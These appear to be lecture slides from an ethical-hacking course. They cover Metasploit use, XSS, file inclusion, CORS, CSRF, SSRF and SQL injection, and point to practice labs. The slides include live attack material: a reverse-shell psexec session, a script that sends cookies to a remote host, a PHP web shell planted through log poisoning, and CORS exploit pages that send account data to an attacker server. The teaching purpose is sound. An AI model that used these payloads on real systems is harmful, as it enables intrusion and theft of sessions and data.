- **edit**: edit the current module (ruby code)
- **exit**
- **grep**: grep http search oracle



## msfconsole commands - continue

- **help**
- **info**: info  
exploit/windows/smb/ms09\_050\_smb2\_negotiate\_func\_index
- **jobs**: modules running in the background
- **kill**: kills any running jobs when supplied with the job id.
- **load**: loads a plugin (e.g. pcap\_log)
- **resource**: runs a script (.rc)
- **route**: allows to route sockets through a session, providing basic pivoting capabilities.  
route [add/remove] subnet netmask [sid]



# msfconsole commands – continue

- **search**
  - search cve:2009 type:exploit app:client
  - name:mysql platform:aix type:post author:dookie
- **sessions:** list, interact with, and kill spawned sessions
  - sessions -l
  - sessions -i 1
- **set/unset:** configure Framework options and parameters for the current module
  - set RHOST 127.0.0.1
  - unset all
- **setg/unsetg:** set *global variables*
- **save:** save config file




# msfconsole commands – continue

- **show**
  - **show** (everything)
  - **show auxiliary**
  - **show exploits**
  - **show payloads**
  - **show options**
  - **show targets**
  - **show advanced**
  - **show encoders**
  - **show nops**
- **use: use dos/windows/smb/ms09\_001\_write**



# active exploit

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit
```



# passive exploit

- for example, an exploit that does not fire until a victim browses to a malicious website.
- msf exploit(ani\_loadimage\_chunksize) > set URIPATH /
- URIPATH => /
- msf exploit(ani\_loadimage\_chunksize) > set PAYLOAD windows/shell/reverse\_tcp
- PAYLOAD => windows/shell/reverse\_tcp
- msf exploit(ani\_loadimage\_chunksize) > set LHOST 192.168.1.5
- LHOST => 192.168.1.5
- msf exploit(ani\_loadimage\_chunksize) > set LPORT 4444
- LPORT => 4444
- msf exploit(ani\_loadimage\_chunksize) > exploit
- [\*] Exploit running as background job.




# payloads

- There are three different types of payload modules in the Metasploit Framework: **Singles**, **Stagers**, and **Stages**.
- **Singles** are payloads that are self-contained and completely standalone.
  - They can be caught with non-metasploit handlers such as netcat.
- **Stagers** setup a network connection between the attacker and victim and are designed to be small and reliable.
- **Stages** are payload components that are downloaded by Stagers modules.
- Whether or not a payload is staged, is represented by '/' in the payload name.
- For example, **windows/shell\_bind\_tcp** is a single payload with no stage,
- whereas **windows/shell/bind\_tcp** consists of a stager (bind\_tcp) and a stage (shell).




# meterpreter

- Meterpreter, the short form of Meta-Interpreter is an advanced, multi-faceted payload that operates via dll injection.
- The Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques.
- Scripts and plugins can be loaded and unloaded dynamically as required and Meterpreter development is very strong and constantly evolving.




# working with a database

- `$msfdb init`
- `db_status`
- `workspace`
- `db_import /root/msfu/nmapScan`
- `db_nmap -A 10.0.2.8`
- `hosts`
- `services`
- `db_export`
- `creds: passwords`
- `loot: hash dumps`




# Activity

- Exploit as many services as you can on Metasploitable
- For an easy one, you can start with the FTP service



# Activity

- Establish a staged python meterpreter TCP session between metasploit and another machine
- Establish a non-staged python meterpreter TCP session between metasploit and another machine



# THM rooms

- <https://tryhackme.com/room/rpmetasploit>
- <https://tryhackme.com/room/introtoshells>




# Web Applications Hacking



# XSS


`<script> alert("XSS") </script>`

- Cross Site Scripting (XSS) vulnerabilities are caused due to unsanitized user input that is then displayed on a web page in HTML format.
- These vulnerabilities allow malicious attackers to inject client side scripts, such as JavaScript, into web pages viewed by other users.
- Although XSS attacks don't directly compromise a machine, these attacks can still have significant impacts, such as cookie stealing and authentication bypass, redirecting the victim's browser to a malicious HTML page, and more.



# Iframe injection


- <iframe SRC="http://10.11.0.5/report" height = "0" width ="0"></iframe>
- browser redirection may be used to redirect a victim browser to a client side attack or to an information gathering script.



# Stealing Cookies and Session Information


```
<script>
new
Image().src="http://10.11.0.5/bogus.php?output="+do
cument.cookie;
</script>
```


- Once a legitimate user logs into a php application, a cookie that contains a PHP session ID is added to their session.
- Any further attempts to access this page by the authenticated user does not require re-authentication, as their session has already been authenticated.
- If the sessions are not securely implemented, you can have the victim's browser send us the cookie information stored in their browser.



# Stored XSS (persistent)


- Generally occurs when the malicious XSS user input is stored on the target server
- And an unsuspecting victim then retrieves the malicious script from the server when it requests the stored information






# Reflected XSS


- Occur when an attacker injects browser executable code within a single HTTP response.
- It is non-persistent and only impacts users who open a maliciously crafted link or third-party web page.





# Activity

- <https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded>
- <https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded>



# Local/Remote file inclusion

- Commonly found in poorly written PHP code
- LFI/RFI vulnerabilities allow an attacker to
- Include a remote or local file into the webserver's running PHP code.
- LFI attacks limit the attacker to including files already existing on the web server, thus making compromise more challenging.



## LFI example

```
if (isset($_GET['LANG'])) { $lang =
$_GET['LANG'];}
else { $lang = 'en';}
include($lang . '.php');
```

- Reading a local file:

In versions of PHP below 5.3, we would be able to terminate our request with a null byte (%00) that would cause the PHP engine to ignore everything after that byte.

- Get a shell:

If we could get some PHP code written to somewhere on the victim server filesystem, we could perhaps get a shell.



# Contaminating log file

- Assume we poisoned the server *access.log* file with the following php code:

```
<?php echo shell_exec($_GET['cmd']);?>
```

we can send this request to LFI the log file and run the command we like:

`http://....&cmd=ipconfig&LANG=../../../../../../../../xampp/apache/logs/access.log%00`



## RFI example


- <http://.../a.php?name=a&comment=b&LANG=http://10.11.0.5/evil.txt>

```
<?php echo shell_exec("ipconfig");?>
```



# Activity

- <https://portswigger.net/web-security/file-path-traversal/lab-simple>



# What is an Origin?

- Origin is defined by the scheme (protocol), hostname (or domain), and port of the URL used to access it.
- Origin = scheme + hostname + port
- example: <https://ethicalhacking.com:443>
- consider this URL <http://ethicalhacking.com/courses>  
which of those have the same origin?
  - [http://ethicalhacking.com/sign\\_in/](http://ethicalhacking.com/sign_in/)
  - <https://ethicalhacking.com/>
  - <https://academy.ethicalhacking.com/>
  - <http://ethicalhacking.com:8080/>




# Same-Origin Policy

- Same-Origin Policy (SOP) is a rule that is enforced by **browsers** to control access to data between web applications.
- Access is determined based on the origin.
- for example, you visited your bank application
- you later visited a shop application
- the shop application requests your browser to request data from the bank application (i.e. a read request)
- the browser rejects this request since it is coming from a different origin than the bank application



# Cross-Origin Resource Sharing (CORS)

- domain-a wants to request data from domain-b
- domain-b must be configured to allow requests from the origin domain-a
- Cross-Origin Resource Sharing (CORS) is a mechanism that uses HTTP headers to define origins that the browser permits loading resources from.
- CORS makes use of 2 HTTP headers:
  - Access-Control-Allow-Origin
  - Access-Control-Allow-Credentials




# Origin http response headers

- The Access-Control-Allow-Origin response header indicates whether the response can be shared with requesting code from the given origin.
- The Access-Control-Allow-Credentials response header allows cookies (or other user credentials) to be included in cross-origin requests.
- Request initiated by domain-a
  - GET /accountDetails HTTP/1.1
  - Host: domain-b.com
  - Cookie: session=iW019U8YB73HZ4d7ShOxnGrQqcja7ah2
  - Origin: domain-a.com
- Response from domain-b
  - HTTP/1.1 200 OK
  - Access-Control-Allow-Origin: domain-a.com
  - Access-Control-Allow-Credentials: true




# Security issues

- Access-Control-Allow-Origin: <https://attack-site.com>
- Access-Control-Allow-Credentials: true
- Available options for Access-Control-Allow-Origin are \*, <only one domain>, or null
- This forces developers to use **dynamic generation**
- Errors parsing origin headers
  - Granting access to all domains that end in a specific string
  - Example: bank.com, Bypass: maliciousbank.com
  - Granting access to all domains that begin with a specific string
  - Example: bank.com, Bypass: bank.com.malicious.com
  - whitelisted null origin value (worse than \*)
- Impact: Mostly confidentiality, but sometimes RCE



# How to exploit CORS?

```
<html>
 <body>
 <h1>Hello World!</h1>
 <script>
 var xhr = new XMLHttpRequest();
 var url = "https://vulnerable-site.com"
 xhr.onreadystatechange = function() {
 if (xhr.readyState == XMLHttpRequest.DONE) {
 fetch("/log?key=" + xhr.responseText)
 }
 }
 xhr.open('GET', url + "/account", true);
 xhr.withCredentials = true;
 xhr.send(null);
 </script>
 </body>
</html>
```




# How to exploit CORS if null header is set?

```
<html>
 <body>
 <h1>Hello World!</h1>
 <iframe style="display: none;" sandbox="allow-scripts" srcdoc="
 <script>
 var xhr = new XMLHttpRequest();
 var url = 'https://vulnerable-site.com'
 xhr.onreadystatechange = function() {
 if (xhr.readyState == XMLHttpRequest.DONE) {
 fetch('http://attacker-server:4444/log?key=' + xhr.responseText)
 }
 }
 xhr.open('GET', url + '/account', true);
 xhr.withCredentials = true;
 xhr.send(null);
 </script>"></iframe>
 </body>
 </html>
```




# My server is running on 127.0.0.1, so I have nothing to risk!

- <http://blog.saynotolinux.com/blog/2016/08/15/jetbrains-ide-remote-code-execution-and-local-file-disclosure-vulnerability-analysis/>
- Quoting the author: “Lastly, even though Jetbrains doesn’t have a bug bounty program that I’m aware of, and I definitely wasn’t expecting anything, Jetbrains quite generously awarded a bounty of \$50,000 for my report and help reviewing the patch. I’ve asked them to donate the bulk of this to the PyPy project to fund improved Python 3 support, fingers crossed for await/async support in PyPy :).”



# Preventing CORS vulns

- Proper configuration of cross-origin requests
- Only allow trusted sites (whitelisting)
- Avoid whitelisting null
- Avoid wildcards in internal networks




# Automated exploitation tools

- Burp <https://portswigger.net/burp/vulnerability-scanner>
- <https://www.arachni-scanner.com/>
- <http://w3af.org/>
- <https://wapiti-scanner.github.io/>
- <https://www.acunetix.com/>
- <https://owasp.org/www-project-zap/>



# Activity

- <https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack>
- <https://portswigger.net/web-security/cors/lab-null-origin-whitelisted-attack>



# Cross Site Request Forgery (CSRF)


- CSRF is an attack where the attacker causes the victim user to carry out an action unintentionally while that user is authenticated.
- For a CSRF attack to be possible, three key conditions must be in place:
  - A relevant action (e.g. change email vs. logout or change language)
  - Cookie-based session handling (browser sends cookie with the request)
  - Not unpredictable request parameters
- Example: lure the (authenticated) victim to click on this link  
<https://bank.com/email/change?email=attacker@abc.com>



# How to exploit CSRF


```
<html>
 <body>
 <h1>Hello World!</h1>

 </body>
</html>
```




# POST Scenario

```
<html>
 <body>
 <h1>Hello World!</h1>
 <iframe style="display:none" name="csrf-
iframe"></iframe>
 <form action=" https://bank.com/email/change/" method="POST" target="csrf-iframe" id="csrf-form">
 <input type="hidden" name="email" value="test@test.ca">
 </form>
 <script> document.getElementById("csrf-form").submit()
 </script>
 </body>
```



# Activity

- <https://portswigger.net/web-security/csrf/lab-no-defenses>




## Next time

- SSRF (Server-Side Request Forgery)
- SQLi



# References

- OSCP Training
- <https://portswigger.net/web-security/all-labs> has a nice series of free labs.
- <https://github.com/rkhal101/Web-Security-Academy-Series/>



## To go further


- <https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties>
- <https://quitten.github.io/StackStorm/>



# Lecture #9


## SSRF

## SQL Injection



# This lecture


- SSRF (Server-Side Request Forgery)
- SQLi



# SSRF

- SSRF is a vulnerability class that occurs when an application is fetching a remote resource without first validating the user supplied URL.
  - Regular / In-Band
  - Blind / Out-of-Band






# Regular / In Band SSRF

```
POST /product/stock HTTP/1.0
Content-Type: application/x-wwwform-urlencoded
Content-Length: 118
stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

```
HTTP/1.1 200 OK
Content-Type: text/plain;
charset=utf-8
Connection: close
Content-Length: 3
```

506



# Regular / In Band SSRF

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-wwwform-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://localhost/admin
```

- If the application allows for user-supplied arbitrary URLs, try:
  - Determine if a port number can be specified
  - If successful, attempt to port-scan the internal network
  - Attempt to connect to other services on the loopback address




# Regular / In Band SSRF

- If the application does not allow for arbitrary user-supplied URLs, we can sometimes bypass whitelist defenses using the following techniques:
  1. Use different encoding schemes
    - decimal-encoded version of 127.0.0.1 is 2130706433
    - 127.1 resolves to 127.0.0.1
    - Octal representation of 127.0.0.1 is 017700000001
  2. Register a domain name that resolves to internal IP address (DNS Rebinding)
  3. Use your own server that redirects to an internal IP address (HTTP Redirection)
  4. Exploit inconsistencies in URL parsing



# Blind/Out-of-Band SSRF


- Blind SSRF means that you can trigger an HTTP request to an external system you control and monitor the system for network interactions from the vulnerable server
- We can use the same techniques aforementioned to bypass whitelisting defenses
- Blind SSRF can help probe for other vulnerabilities on the server itself or other backend systems.



# Activity


(can you solve it without Burp?)

- <https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost>
- <https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-backend-system>



## To go further

- [https://cheatsheetseries.owasp.org/assets/Server Side Request Forgery Prevention Cheat Sheet Orange Tsai Talk.pdf](https://cheatsheetseries.owasp.org/assets/Server%20Side%20Request%20Forgery%20Prevention%20Cheat%20Sheet%20Orange%20Tsai%20Talk.pdf)
- <https://www.youtube.com/watch?v=voTHFdL9S2k>
- <https://portswigger.net/research/cracking-the-lens-targeting-https-hidden-attack-surface>



# SQL Injection

```
select * from users
where username =
'admin' -- ' and
password = '';
```





# SQLi types

- In-Band (Classic)
  - Error
  - Union
- Inferential (blind)
  - Boolean
  - Time
- Out-of-Band



# In-Band SQLi

- Example:
- `www.random.com/app.php?id='`
- You have an error in your SQL Syntax ...
- SQL injection exists, it is up to the tester to refine the query




# Union-based SQLi

- `www.random.com/app.php?id=' UNION SELECT username, password FROM users --`
- tricks to know the number of columns:
  - order by
  - select NULL, NULL --



# Inferential (Blind) SQLi

- `www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1,1) = 's'`
- Query:  
`select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username =Administrator'), 1, 1) = 's'`
- if True → title is returned
- if False → nothing is returned




# Time-Based Blind SQLi

- Example:
- If the first character of the administrator's hashed password is an 'a', wait for 10 seconds.
  - response takes 10 seconds → first letter is 'a'
  - response doesn't take 10 seconds → first letter is not 'a'



# Out-of-Band SQLi


- is a type of OAST (Out-of-band Application Security Testing)
- leaking information through another protocol such as DNS or HTTP



# Practice / Automated exploitation

## SQLMap

- <https://github.com/sqlmapproject/sqlmap>
- THM Rooms
- <https://tryhackme.com/room/sqlbasics>
- <https://tryhackme.com/room/sqlilab>
- <https://tryhackme.com/room/sqlmap>
- <https://tryhackme.com/room/dailybugle>



# Activity

- <https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data>
